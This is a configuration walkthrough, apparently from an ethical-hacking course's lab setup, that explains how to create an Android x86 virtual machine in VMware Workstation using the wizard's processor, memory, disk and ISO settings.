
[\[Back to Configuration Task Outline\]](#)

CT#12: Install Android Virtual Machine in VMware


1. In the **VMware Workstation** window, click **Create a New Virtual Machine**.




2. In the **New Virtual Machine Wizard** window, select the **Custom (advanced)** radio button and click **Next**.




- The **Choose the Virtual Machine Hardware Compatibility** page appears; leave the default settings and click **Next**.




- In the **Guest Operating System Installation** page, select the **I will install the operating system later** radio button and click **Next**.




- In the **Select a Guest Operating System** page, select the **Linux** radio button and choose **Other Linux 5.x or later kernel 64-bit** from the **Version** drop-down list; click **Next**.




- The **Name the Virtual Machine** page appears; type **Android** in the **Virtual machine name** field and click **Next**. Click **Browse** if you want to store the virtual hard disk in a different location.




7. In the **Processor Configuration** page, choose **2** from the **Number of processors** drop-down menu and click **Next**.




8. In the **Memory for the Virtual Machine** page, type **2048** in the **Memory for this virtual machine** field or toggle the memory bar to **2 GB**; click **Next**.




9. In the **Network Type** page, leave the default settings and click **Next**.




10. In the **Select I/O Controller Types** page, leave the default settings and click **Next**.



11. In the **Select a Disk Type** page, leave the default settings and click **Next**.



12. In the **Select a Disk** page, select the **Create a new virtual disk** radio button and click **Next**.




13. The **Specify Disk Capacity** page appears; type **20.0** in the **Maximum disk size (GB)** field and select the **Store virtual disk as a single file** radio button; then, click **Next**.

The screenshot shows the 'Specify Disk Capacity' step of the 'New Virtual Machine Wizard'. The window title is 'New Virtual Machine Wizard'. The subtitle is 'Specify Disk Capacity' with the question 'How large do you want this disk to be?'. The 'Maximum disk size (GB):' field contains '20.0'. Below it, it says 'Recommended size for Other Linux 5.x kernel 64-bit: 8 GB'. There are two radio buttons: 'Allocate all disk space now.' (unchecked) and 'Store virtual disk as a single file.' (checked). Below the second radio button, it says 'Split virtual disk into multiple files' and 'Splitting the disk makes it easier to move the virtual machine to another computer but may reduce performance with very large disks.' At the bottom, there are buttons for 'Help', '< Back', 'Next >', and 'Cancel'.


14. In the **Specify Disk File** page, click **Next**.

The screenshot shows the 'Specify Disk File' step of the 'New Virtual Machine Wizard'. The window title is 'New Virtual Machine Wizard'. The subtitle is 'Specify Disk File' with the question 'Where would you like to store the disk file?'. The 'Disk file' section says 'One 20 GB disk file will be created using this file name.' Below this, there is a text input field containing 'Android.vmdk' and a 'Browse...' button. At the bottom, there are buttons for 'Help', '< Back', 'Next >', and 'Cancel'.


15. Click the **Customize Hardware** button in the **Ready to Create Virtual Machine** page.




16. The **Hardware** window appears; select the **New CD/DVD (IDE)** option from the left pane and then select the **Use ISO image file** radio button. Click **Browse** and navigate to the location where you downloaded **CEHv13 ISO** and then to the **CEHv13 ISO\Android** folder. Select **android-x86_64-8.1-r6.iso** to provide the ISO path and click **Display** in the left pane.



